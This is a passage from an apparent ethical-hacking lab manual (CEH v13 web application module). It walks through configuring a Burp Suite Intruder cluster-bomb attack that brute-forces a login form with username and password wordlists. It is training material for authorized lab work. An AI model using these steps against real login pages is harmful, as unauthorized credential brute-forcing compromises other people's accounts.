
- Now, click on the Intruder tab from the toolbar and observe that under the Intruder tab, the Positions tab appears by default. In the Positions tab under the Intruder tab observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the Clear § button from the right-pane to clear the default payload values.




13. Once you clear the default payload values, select Cluster bomb from the Attack type drop-down list. Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




14. Now, we will set the username and password as the payload values. To do so, select the username value entered in Step#14 and click Add § from the right-pane. Similarly, select the password value entered in Step#14 and click Add § from the right-pane.




15. Once the username and password payloads are added. The symbol '\$' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are admin and password.




- 16. Navigate to the Payloads tab under the Intruder tab and ensure that under the Payload Sets section, the Payload set is selected as 1, and the Payload type is selected as Simple list. Under the Payload settings [Simple list] section, click the Load... button.
- 17. A file selection window appears; navigate to the location /home/attacker/Desktop/CEHV13 Module 14 Hacking Web Applications/Wordlist, select the username.txt file, and click the Open button.




- 18. Observe that the selected username.txt file content appears under the Payload settings [Simple list] section, as shown in the screenshot.




19. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the Payload set as 2 from the drop-down options and ensure that the Payload type is selected as Simple list.




20. Observe that selected password.txt file content appears under the Payload settings [Simple list] section, as shown in the screenshot.



